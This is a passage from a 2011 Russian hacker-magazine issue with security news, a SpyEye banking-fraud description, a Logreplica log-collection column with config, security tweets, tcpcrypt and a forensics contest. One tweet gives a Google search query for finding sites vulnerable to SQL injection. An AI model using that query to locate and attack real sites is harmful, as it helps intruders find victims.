Мошенничество в онлайновых играх — вещь не новая и, конечно же, незаконная. Однако немногие понимают, что за проделки в Сети можно не только получить игровой бан, но и заработать вполне реальный тюремный срок. Это не про Россию, скажешь ты? Ошибаешься! Любопытный случай произошел недавно в Волгодонске. Местная полиция задержала 20-летнего жителя города за кражу игрового персонажа. Речь идет о персонаже по имени BSL (темный эльф 82 или 84 уровня) из ММОРПГ Lineage 2. Владелец BSL, житель Мурманска, заявил о краже чара почти год назад. В том, что это был не технический сбой, геймер убедился, когда ему пришло предложение выкупить персонаж. Потерпевший вряд ли надеялся на удачный исход дела, однако полиция, как ни странно, нашла злоумышленника и даже вернула перса законному обладателю. Особую пикантность этой истории придает тот факт, что при обыске квартиры похитителя полицейские изъяли семь мощных компьютеров. Оперативников особенно удивили рельсы в комнате с компами, позволявшие быстро перемещаться от одного ПК к другому, как в голливудских фильмах. Теперь подозреваемого, который пока находится под подпиской о невыезде, ждет судебное разбирательство. Если вина хакера будет доказана, ему грозит ни много ни мало лишение свободы на срок до двух лет. А всего-то, казалось бы, украл какого-то виртуального эльфа...



IE 9 РАСПОЗНАЕТ И БЛОКИРУЕТ от трех до пяти миллионов онлайн-угроз в день, сообщает Microsoft. Браузер отфильтровывает 92% опасных URL-адресов и 8% скачиваемых программ.



ФУНКЦИОНАЛ PHOTOSHOP скоро пополнится инструментом deblurring для восстановления смазанных снимков. До появления кнопки «Сделать круто!» уже точно осталось недолго :).



В СЕНТЯБРЕ ДОЛЯ СПАМА В ПОЧТОВОМ ТРАФИКЕ по сравнению с августом уменьшилась на 1,5% и составила в среднем 78,5%, сообщает «Лаборатория Касперского».



FACEBOOK ТЕПЕРЬ БУДЕТ АНАЛИЗИРОВАТЬ КАЖДУЮ ССЫЛКУ В РЕЖИМЕ РЕАЛЬНОГО ВРЕМЕНИ. Новый механизм защиты призван оградить пользователей от ссылок на «нехорошие» сайты. Анализ будет проводиться с помощью технологии ACE, разработанной компанией Webscense. Юзеры смогут узнать о причинах, по которым сайт был признан опасным, а также перейти по ссылке, несмотря на предупреждение.

В 9TO5MAC ОБНАРУЖИЛИ, ЧТО ДАЖЕ ЗАПАРОЛЕННЫЙ IPAD 2 можно взломать с помощью обложки Smart Cover.

НОВОСТИ О SPYEYE

БАНКОВСКИЙ ТРОЯНЕЦ УЧИТСЯ ОБХОДИТЬ НОВЫЕ УРОВНИ ЗАЩИТЫ



SpyEye уже умеет перехватывать SMS и поддерживать плагины сторонних разработчиков, а его мобильная версия теперь работает в связке с версией для ПК.


Эксперты компании Trusteer обнаружили, что в арсенале SpyEye появился новый прием. Как известно, банки часто используют двухуровневую систему аутентификации: на мобильный телефон клиента высылается SMS с кодом, который следует ввести в веб-форму для подтверждения транзакции. Комбинация MitB-атаки с элементами социального инжиниринга теперь позволяет злоумышленникам подменять номер телефона, привязанный к аккаунту в системе онлайн-банкинга, и беспрепятственно проводить финансовые операции от имени клиента, которому принадлежит этот аккаунт. Как ни смешно, легализовать новый номер в системе онлайн-банкинга помогает, сам того не ведая, владелец зараженного устройства. Происходит все так: с помощью своего стандартного функционала SpyEye крадет регистрационные данные целевого аккаунта. Как только владелец аккаунта заходит на сайт банка, троян на лету подменяет страницу и запрашивает текущий персональный код, который якобы нужен для завершения регистрации на новом бесплатном сервисе по обеспечению безопасности. Если у жертвы не возникает никаких подозрений, злоумышленники получают идентификатор, необходимый для замены номера телефона в учетной записи клиента. После этого жертве сообщают, что в целях усиления защиты от мошенничества ей будет выделен особый телефонный номер, а по почте придет соответствующая SIM-карта. Судя по оформлению фальшивой страницы, которую удалось раздобыть исследователям, такая атака пока ориентирована только на испаноязычных пользователей.

РОССИЙСКАЯ ТАМОЖНЯ ПРИРАВНЯЛА ПЛАНШЕТ К НАВИГАТОРУ

НАША ТАМОЖНЯ ТЕПЕРЬ РАССМАТРИВАЕТ ПЛАНШЕТЫ С GPS-МОДУЛЕМ КАК НАВИГАТОРЫ. А ЭТО ОЗНАЧАЕТ, ЧТО ПРИ ВВОЗЕ НА ТЕРРИТОРИЮ РОССИИ ОНИ БУДУТ ОБЛАГАТЬСЯ ДОПОЛНИТЕЛЬНОЙ 5%-Й ПОШЛИНОЙ.

ЗНАКОМЬТЕСЬ — DART

КОМПАНИЯ GOOGLE ОФИЦИАЛЬНО ПРЕДСТАВИЛА НОВЫЙ ЯЗЫК ПРОГРАММИРОВАНИЯ





Компания Google провела презентацию, на которой представила всему миру проект Dart (dartlang.org). Это объектно-ориентированный структурированный язык программирования, разработанный для устранения ряда трудностей, которые возникают при создании веб-базированных приложений. Его структура похожа на структуру JavaScript. Известно, что во внутренней переписке компании Dart называли дополнением и даже заменой JavaScript, серьезные изъяны которого невозможно исправить путем эволюционного развития. Код нового языка, доступный для свободной загрузки, распространяется под лицензией BSD. Пока Dart находится на ранней стадии разработки. Создатель языка, известный программист Ларс Бак работает со своей командой в датском офисе. Дополнительный инструментарий разрабатывает группа Брюса Джонсона в Атланте, а реализацией поддержки уровня Web Inspector для Dart и Harmony занимается Павел Фельдман вместе с разработчиками из Санкт-Петербурга. По словам создателей, главными преимуществами Dart являются гибкость, легкость в освоении и универсальность — написанные на нем приложения будут успешно работать во всех современных браузерах, в том числе и в их версиях для мобильных девайсов. Это станет возможным не в последнюю очередь благодаря тому, что код языка Dart пока компилируется в обычный JavaScript.

На серверной стороне приложения Dart могут исполняться на специальной виртуальной машине Dart. Также Google планирует включить виртуальную машину Dart в Chrome, что позволит создавать клиентские приложения, исполняемые прямо в браузере Google или в операционной системе Chrome OS.

Ключевые преимущества нового языка таковы:

- Наличие классов и интерфейсов, поддерживающих инкапсуляцию и повторное использование методов и данных.
- Наличие опциональных типов, позволяющих переходить от самых простых приложений к сложным модульным системам и использовать дебаггеры для проверки типов.
- Возможность создавать и использовать библиотеки, которые гарантированно не будут изменяться во время выполнения.
- Наличие обширного инструментария. Dart — это не только язык, но и множество сред выполнения, библиотек и инструментов для разработки и поддержки языка. В помощь разработчику планируется создать множество дополнительных программ.

Интересно, что Dart — не первый проект подобного рода для Google. В 2006 году компания выпустила Google Web Toolkit, позволяющий создавать веб-приложения полностью на Java. На нем, к примеру, работают Adwords и Google Wave. Тем не менее Google Web Toolkit нельзя назвать особенно удачным проектом. А ведь в нем реализованы практически все преимущества и фишки языка Dart, которые столь активно рекламирует Google...

Поклонникам Dart еще предстоит доказать, что всех достоинств этого языка достаточно, чтобы перейти на него. Dart уже подвергся довольно жесткой критике со стороны многих разработчиков, которые уверены, что и этот проект Google «не выстрелит».

УДАЛЕННЫЙ РАБОЧИЙ СТОЛ В CHROME


В GOOGLE РАЗРАБАТЫВАЮТ НОВОЕ РАСШИРЕНИЕ ДЛЯ БРАУЗЕРА, ПОЗВОЛЯЮЩЕЕ ПОЛУЧИТЬ УДАЛЕННЫЙ ДОСТУП К РАБОЧЕМУ СТОЛУ ПК


Стало известно, что компания Google работает над сервисом, который позволит пользователям двух любых компьютеров соединяться друг с другом. Для использования такой системы пиринговой связи потребуется только доступ к интернету и, разумеется, браузер Chrome. Приложение, которое получило название Chrome Remote Desktop, сейчас находится в стадии бета-тестирования. Новинка войдет в версии браузера для Windows, Mac OS и Linux, а также появится в Chrome-планшетах. Chrome Remote Desktop уже доступен в виде бета-версии расширения для Chrome. Подобный сервис будет полезен как для служб IT-поддержки, так и для обычных пользователей, которые хотят напрямую связываться друг с другом. Функция для удаленного доступа к собственному компьютеру пользователя (по постоянному коду аутентификации) появится немного позже. Текущая бета-версия расширения создана только для того, чтобы собрать отзывы пользователей.

В Google подтверждают, что в первую очередь это приложение ориентировано на бизнес-пользователей, испытывающих необходимость в прямой коммуникации, а также на службы технической поддержки. Кроме того, Google планирует встроить в Chrome ПО, которому предстоит конкурировать с популярными системами интернет-телефонии. Новинка будет базироваться на протоколе WebRTC (Real Time Communications), имеющем открытый исходный код и предназначенном для организации аудио- и видеочатов. Google надеется, что WebRTC станет веб-стандартом для конференций и пиринговых коммуникаций за счет полного набора технологий, позволяющих создавать системы связи. В блоге компании сообщается, что исходный код новинки доступен уже сейчас и его использование не требует лицензионных отчислений. Кстати, с технической точки зрения ничто не мешает WebRTC работать также с браузерами Opera и Mozilla. Таким образом, если Google сможет привлечь на свою сторону хотя бы Mozilla и Opera, то в трех основных браузерах появится законченная бесплатная технология для проведения конференций.

По идее, смартфоны также могут поддерживать WebRTC. В Google пока не говорят, когда именно новая разработка появится в Chrome. Известно, что в WebRTC используются два кодека, которые ранее были закрытыми: iSAC для широкополосных соединений и iLBC для снижения объемов трафика, — а также применяется открытый видеокодек Google V8. Благодаря рассылке группы chromium.org стало известно, что на нижнем уровне P2P-соединение реализовано с помощью открытой библиотеки libjingle, которая поддерживает транспорт по UDP и TCP или через релей Google.

В данном случае используется PseudoTcp — реализация libjingle, которая обеспечивает надёжное соединение. Поверх сессии устанавливается SSL-соединение. Для работы со структурированными данными и синхронизации фреймов используется protobuf (Protocol Buffers).





Судя по всему, в Google решили создать альтернативу TeamViewer



КОЛОНКА СТЁПЫ ИЛЬИНА

Про то, как я собирал логи с разных серверов

ЧТО ИСПОЛЬЗОВАТЬ?

Каждый, кому приходилось администрировать несколько серверов, наверняка задумывался о том, как агрегировать логи со всех своих серверов в одном месте. Так случилось и со мной. Сначала я хотел найти какой-нибудь модный онлайн-сервис, но что новомодные Loggly, что Splunk бесплатно предоставляли лишь очень ограниченные лимиты по объему хранимых лог-файлов и времени их хранения. А платные аккаунты оказались очень недешевы. К тому же, они подразумевают, что данные журналов будут передаваться через syslog/syslog-ng, а лично мне это не всегда удобно. Несмотря на то, что решение во многом является стандартом де-факто, не все сервисы его поддерживают. Это во-первых. Во-вторых, данные во время передачи на сервер по сети могут безвозвратно потеряться. В-третьих, конфигурирование для специфических задач может оказаться довольно геморройным. Да и, по правде говоря, хочется просто сказать: «Забирать логи по маске такой-то с таких-то машин». В попытке найти standalone-аналог проекта Loggly, который можно установить у себя, я наткнулся на классный проект Graylog (www.graylog2.org/about), представляющий собой мощную систему, которая хранит логи в базе данных MongoBD и предоставляет удобный интерфейс для управления логами. В деталях с ним мне разобраться не удалось, но зато я до сих пор не нарадуюсь другому проекту — утилите Logreplica (dklab.ru/lib/dklab_logreplica). Это именно то, что я искал.

КАК РАБОТАЕТ?

Проще подхода для сбора логов не придумаешь: Logreplica обходит по SSH указанные ей сервера и собирает все указанные ей логи, постоянно проверяя их на обновление. Все, что нужно сделать, — это один раз указать маску имен файлов, за которыми нужно следить, и обозначить адреса серверов, с которых необходимо эти логи собирать. И все — с этого момента утилита всегда доставит их актуальную версию в централизованное хранилище. Для моих задач этот подход подходит лучше всего. Если раньше приходилось задумываться: «А поддерживает ли этот сервис передачу логов на удаленный сервер через syslog/syslog-ng?», то Logreplica это все равно. Утилита заберет любые логи, просто опираясь на их имена — а все остальное ей неважно.

КАК НАСТРОИТЬ?

Еще один плюс такого подхода в том, что на машинах-источниках не нужно ничего настраивать (и тем более делать это для каждого отдельного сервиса). Если на машинах установлен публичный ключ лог-сервера, они сразу же оказываются в строю. Если же нет, нужно создать закрытый и открытый ключи (при помощи ssh-keygen -t rsa) и разложить их по машинам, откуда необходимо собирать логи (ssh-copy-id root@machine-to-be-pulled). Конфигурирование самой Logreplica осуществляется через простой конфиг (/etc/dklab_logreplica.conf), в котором задается список машин для сбора логов, маски имен лог-файлов, директория для централизованного хранения журналов:

```
# Место, где будут централизованно собираться логи
destination = /var/log/cluster

# Список исключений (что не надо мониторить)
skip_destination_prefixes = /var/log:/var/lib/pgsql/data/logs

# Незначительные настройки
scoreboard = /var/run/dklab_logreplica.scoreboard
delay = 0.25

# Пользователь по умолчанию для обращения к удаленным машинам
user = root

# Указываем файлы-логи, которые необходимо мониторить во
# всех источниках логов на других машинах
[files]
/var/log/{messages,maillog}
/var/log/httpd/*_log

# Список хостов, с которых необходимо собирать логи
[hosts]
first=machine1.example.com
second=nobody@machine2.example.com
```

Вот и все. Остается скопировать инит-скрипт dklab_logreplica.init в /etc/init.d и настроить его автозапуск при загрузке машины. Далее выполняем «/etc/init.d/dklab_logreplica start», чтобы logreplica начала собирать логи с удаленных машин.

КТО РАЗРАБОТАЛ?

Разработчиком этой замечательной проги является Дмитрий Котеров, известный своим проектом «Денвер» (www.denwer.ru), а также книгами по PHP (хотя код logreplica полностью написан на Perl).

dklab_logreplica / dklab_logreplica.pl

100755 | 459 lines (402 sloc) | 11.112 kb

```
#!/usr/bin/perl -w
use strict;
use Fcntl qw(:DEFAULT :flock);
use IO::Select;
use File::Path;
use File::Basename;
use Getopt::Long;
use Digest::MD5 qw(md5_hex);


my $pid_file;
GetOptions("p=s" => \$pid_file);


sub usage {
        die
                "dklab_logreplica: gathers logs from multiple machines into one place in realtime.\n" .
                "Version: 1.10, 2011-06-27\n" .
                "Author: dkLab, http://en.dklab.ru/lib/dklab_logreplica/\n" .
                "License: GPL\n" .
                "Usage:\n" .
                "  $0 path-to-config-file\n";
}
```

Исходники Logreplica доступны на GitHub

Алексей Синцов (@asintsov)



#hacker tweets



@jmj:
Дорогой алгоритм Facebook, спасибо тебе за предложение стать другом нового бойфренда моей бывшей. Он выглядит клево.



@DidierStevens:
free(pDennisRitchie);
pDennisRitchie = NULL; // :-(

Комментарий:
Этот месяц — просто месяц потерь. Ведь наряду с такими великими людьми, как Ритчи и Стив, в этом месяце от нас ушел еще и создатель языка Lisp Джон Маккарти.



@0x6D6172696F:
С. Глазунов — Чак Норрис «Гугл Хрома».
bit.ly/rlbsue.

Комментарий:
Сергей Глазунов, студент Тюменского государственного университета, в очередной раз нашел самые критичные и прикольные баги в Chrome, чем и заслужил уважение коллег (а еще получил немного денежек от Google). В этом релизе есть даже обход cross-origin policy! Скромный и скрытный парень, и мне остается только гордиться тем, что я знаю того, кто знает его ;).



@yandex:
Месяц поиска уязвимостей на Яндексе: приз нашедшему наиболее опасную уязвимость — $5000



Комментарий:
Яндекс тестирует систему поиска дыр силами независимых ресерчеров. Пока, к сожалению, в виде конкурса.




@0xcharlie:
Не могу дождаться, когда увижу футболку с принтом: «Я сообщил об уязвимости в Secunia и все что я получил — эту лузерскую футболку». Нет уж спасибо... #nomorefreebugs




@FishermansEnemy:
Встретил вчера чувака с сертификатом CISSP, который никогда не слышал о Metasploit.




@StackSmashing:
-2147483647 дней прошло с момента последнего инцидента с Integer.



@XakepRU:
Яндекс заплатит пять тысяч долларов за обнаружение уязвимостей на своих сайтах: live.xakep.ru/blog/Hack/2147.html.



Комментарий:
Первый подобный конкурс в России. И конечно, рекордная для web-уязвимостей сумма. Думаю, после обката этой идеи на конкурсе отечественный гигант интернет-поиска введет программу вознаграждения за обнаружение уязвимостей на своих ресурсах.



@stamparm:
Поиск в Google по запросу '"</title><script src" urchin.js' даст тебе несколько миллионов сайтов, гарантированно уязвимых (!) к ASP(.NET)/MSSQL SQLi #fact




Комментарий:
Да-да. Произошло тут, значит, массовое заражение сайтов через SQLi. Логично, что зараженные сайты можно «поломать» ещё раз :).



@BreakiingNews:
75% не могут найти ошибку в этой штуке: 1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 - РеТвитни, если ты нашел её...



@BillGates:
Для тех из нас, кому посчастливилось работать со Стивом, это была безумно великая честь. Мне будет очень не хватать Стива.



@0xcharlie:
Для тех, кто беспокоится по поводу NMFB, то есть по поводу бага, о котором я собираюсь рассказать на Syscan и Infiltrate. Короче, баг = халявное путешествие в экзотическую страну.




Комментарий:
NMFB — NoMoreFreeBugs — Никаких Больше Багов на Халяву. Мол, хотите узнать про баг — платите. А для некоторых путешествие в другую страну тоже своего рода плата за инфу о баге.



@mikko:
Интересно, начал бы кто-нибудь жаловаться, если бы мы добавили сигнатуру для IE6 в наш антивирус F-Secure? Например: «Найден W32/IE6.a, удаление...»



@samikoivu:
Впервые с 2008 года у меня нет эксплойтов для удаленного выполнения кода в новой версии Java. Если у вас стоит Java, вы должны обновить её.



@ConanOBrien:
С нетерпением жду, когда у меня появятся внуки, чтобы поделиться с ними своим опытом. Мне бы хотелось рассказать им об Angry Birds, Angry Birds Rio и Angry Birds Seasons.



@VUPEN:
MS Windows 0-Day, который эксплуатируется Duqu и вызван уязвимостью в обработке TrueType-шрифтов. Блокировка T2EMBED.DLL предотвращает атаку bit.ly/sqYUgo

Комментарий:
Друг, брат или сын... короче родственник, червя StuxNet использовал 0-day уязвимость парсинга шрифтов в ядре... ох ты-ж ёжик!



Proof-of-Concept

ЗАШИФРОВАТЬ ВЕСЬ ИНТЕРНЕТ

Современный интернет строится на протоколах, которые чаще всего не обеспечивают безопасную передачу данных. По этой причине мы часто пишем о решениях, позволяющих зашифровать трафик и таким образом препятствовать его перехвату. Создатели нашего сегодняшнего PoC поставили амбициозную и даже дерзкую задачу — зашифровать весь интернет. Не с помощью отдельного приложения, коих сотни, а специально разработанного протокола Tcpcrypt (tcpcrypt.org), который совместим с обычным TCP и «из коробки» поддерживает шифрование.

В ЧЕМ ПРИКОЛ?

Все просто. Tcpcrypt криптует весь сетевой трафик. В отличие от многих других решений, он работает «из коробки»: не требует сложного конфигурирования ОС и дополнительной настройки приложений. С переходом на новый протокол все имеющиеся соединения будут по-прежнему работоспособными, а использование нового протокола станет для них прозрачным. Секрет в полной обратной совместимости Tcpcrypt со стандартным TCP. Даже если удаленный хост не поддерживает новый протокол, соединение автоматически установится с использованием обычного протокола. Получается очень выгодная схема. Ты можешь установить Tcpcrypt, который автоматически будет задействован, когда это возможно, и не будет мешать во всех остальных случаях.

КАК ИСПОЛЬЗОВАТЬ?

Исходники протокола открыты (github.com/sorbo/tcpcrypt), поэтому собрать все необходимое можно вручную. Но делать это незачем, потому что на официальном сайте доступны установщики для разных ОС (Windows, Mac OS X, Linux, FreeBSD). Виндовая реализация состоит из двух компонентов: специального драйвера ядра (4500 строчек кода) и userland-демона (7000 LoC).


Для установки достаточно открыть настройки нужного сетевого интерфейса и установить дополнительный протокол через стандартный мастер, выбрав в качестве драйвера файл netsf.inf. После этого, дополнительно, необходимо запустить демон Tcpcrypt. В случае с nix-системами установка немного сложнее: придется повозиться с файрволом, прописав несколько дополнительных правил. Но вместе с установочными данными поставляется отличная пошаговая инструкция.

ИСПОЛЬЗОВАТЬ ЛИ?


Примерно 79% посетителей официального сайта проекта используют Tcpcrypt :). Конечно, для любых других сайтов этот процент будет микроскопическим. Пока протокол находится в состоянии черновика (Internet Draft), скорее всего, ничего не изменится (хорошая презентация доступна здесь: bit.ly/tyvGxs). Но если есть решение, которое позволяет безболезненно добавить еще один уровень защиты данных, то почему бы им не воспользоваться?

Установи новый протокол на рабочие машины (не проблема, если они работают через NAT), попробуй поснифать трафик и убедиться, что данные действительно передаются в зашифрованном виде. Важно, что пропускная способность в случае Tcpcrypt не ограничена шириной канала какого-то посредника (как это бывает в случае VPN-сервера). Шифрование осуществляется очень быстро, практически без накладных расходов (примерно в 36 раз быстрее SSL). Соответственно данные передаются не сильно медленнее, чем в открытом виде.

Последний вопрос — насколько безопасен Tcpcrypt? Разработчики приводят доказательство состоятельности шифрования, но предупреждают о возможности проведения активной MITM-атаки.



tcpcrypt универсален: если какая-то из сторон не поддерживает новый протокол, используется привычный TCP



SSL может быть в 82 раза медленнее открытого TCP. tcpcrypt медленнее TCP лишь в три раза!

КОНКУРС!



ЖУРНАЛ «ХАКЕР» И КОМПАНИЯ GROUP-IB, СПЕЦИАЛИЗИРУЮЩАЯСЯ НА РАССЛЕДОВАНИИ ИНЦИДЕНТОВ ИНФОРМАЦИОННОЙ БЕЗОПАСНОСТИ, ПРЕДСТАВЛЯЮТ УНИКАЛЬНЫЙ КОНКУРС ПО КОМПЬЮТЕРНОЙ КРИМИНАЛИСТИКЕ. ПОБЕДИТЕЛЬ ПОЛУЧИТ ВОЗМОЖНОСТЬ РАБОТАТЬ В ЛАБОРАТОРИИ КОМПЬЮТЕРНОЙ КРИМИНАЛИСТИКИ GROUP-IB.

В Лабораторию компьютерной криминалистики Group-IB поступили на экспертизу два образа носителей информации, и только тебе под силу пролить свет на произошедшие инциденты. Ответь на поставленные вопросы и укажи иные сведения, которые помогут в расследовании инцидентов информационной безопасности.

ВРЕДОНОС НА ФЛЕШКЕ

Директору компании Group-IB И. К. Сачкову
от начальника Департамента информационной безопасности ЗАО «Пикатинни» С. В. Аркадьева

Уважаемый Илья Константинович!

2 ноября 2011 года Департамент информационной безопасности (ДИБ) ЗАО «Пикатинни» зарегистрировал инцидент информационной безопасности, связанный с утечкой сведений, составляющих коммерческую тайну предприятия. В рамках проводимого внутреннего расследования был обнаружен накопитель USB Flash, принадлежащий одному из сотрудников, который предположительно связан с инцидентом. Работниками ДИБ был создан криминалистический образ накопителя в формате dd (raw). С учетом вышеизложенного, прошу Вас провести криминалистическое исследование образа носителя информации и установить, какие сведения, имеющие отношение к инциденту, на нем записаны.

Вопросы криминалисту:
Имеются ли в предоставленном образе вредоносные программы? Если да, то на основании каких признаков они были признаны таковыми? Каковы их функциональные возможности и осуществляемые сетевые взаимодействия? Каковы обстоятельства установки и работы этих программ?

СЛОМАННЫЙ LINUX

Тип инцидента: взлом
Место инцидента: ООО «Ласточкин хвост»
Дата инцидента: 3 ноября 2011 года

Обстоятельства инцидента:
3 ноября 2011 года системным администратором ООО «Ласточкин хвост» был зарегистрирован инцидент информационной безопасности, связанный со «взломом» виртуального сервера, работающего под управлением операционной системы на основе Linux. В этот же день указанный сервер был отключен и направлен на криминалистическое исследование.

Вопросы криминалисту:
1. Имеются ли в предоставленном образе следы неправомерного доступа к исследуемой системе? Если да, то какие?
2. Какие данные были скомпрометированы в исследуемой системе? На основании каких признаков был сделан этот вывод?

На нашем DVD ты найдешь образы носителей для криминалистического исследования.

Решение задания следует оформить в виде электронного документа с учетом требований к оформлению криминалистических отчетов и с применением законодательно закрепленной терминологии. Процесс исследования опиши максимально подробно с указанием использованных программных средств и особенностей их применения.

Направь свое экспертное заключение на contest@group-ib.ru с пометкой «Конкурс» и получи возможность поработать с лучшими криминалистами России.


Будь с нами!
Стань одним из нас!

Никитин Сергей, ведущий специалист по компьютерной криминалистике, Group-IB

Реагирование на инциденты ИБ

СОХРАНЯЕМ, ПРОТОКОЛИРУЕМ И ОПЕЧАТЫВАЕМ!

Заражение вирусами, DDoS, попытки взлома, утечки конфиденциальной информации… все эти инциденты в рабочих ИТ-системах иногда бывает нужно расследовать. Отечественная судебная система настаивает на том, что в случае инцидентов крайне важно сохранять носители информации в неизменном состоянии и максимально точно и правильно оформлять выгружаемую из различного оборудования и программного обеспечения информацию. Как это сделать, мы и расскажем в этой статье.



РЕАГИРОВАНИЕ

Реагирование на инцидент в любой информационной системе включает в себя технические мероприятия, которые обеспечивают целостность криминалистически значимых данных для их судебного исследования в будущем, а также организационные мероприятия, которые позволяют снизить ущерб от инцидента и составить необходимые для правоохранительных органов документы.

Суть технических мероприятий состоит в немедленном обеспечении целостности данных, потенциально имеющих отношение к инциденту, путем отключения, упаковки, опечатывания и должного хранения соответствующих носителей информации. Отключение носителей информации позволяет свести к нулю риск уничтожения криминалистически значимых данных в результате работы вредоносных программ и действий злоумышленника, а их упаковка, опечатывание и должное хранение обеспечивают необходимую оцениваемую достоверность результатов криминалистического исследования в суде.

Организационные мероприятия заключаются в уведомлении подразделений (служб) информационной безопасности и руководства организации о факте инцидента. Документы, составленные во время организационных мероприятий, могут служить основанием для вынесения решения о возбуждении уголовного дела или о назначении судебной экспертизы носителей информации, принадлежащих организации.

ВЫЯВЛЕНИЕ ДАННЫХ, ИМЕЮЩИХ ОТНОШЕНИЕ К ИНЦИДЕНТУ

Прежде всего необходимо выяснить, где находится информация, которая имеет отношение к инциденту. Выстроим некую иерархию.


1) **Носитель информации**
   Любой носитель информации, на котором могут находиться нужные нам сведения. Например, если сотрудник подозревается в распространении конфиденциальной информации, это хард его компьютера. Так как информация, скорее всего, удалена, то придется изымать весь носитель целиком для ее восстановления.
2) **Файлы в файловой системе**
   Положим, нам необходимо скопировать только ряд документов, зарегистрированных в файловой системе на носителе информации. В таком случае изымать весь носитель не имеет смысла.
3) **Результаты работы некого программного обеспечения**
   Часто важная информация хранится в виде результатов работы некой системы. Например, DLP зарегистрировала некую утечку информации. Копировать всю БД DLP-системы нет никакого смысла. Необходимо выгрузить только важные сведения.
4) **Информация из внешних систем**
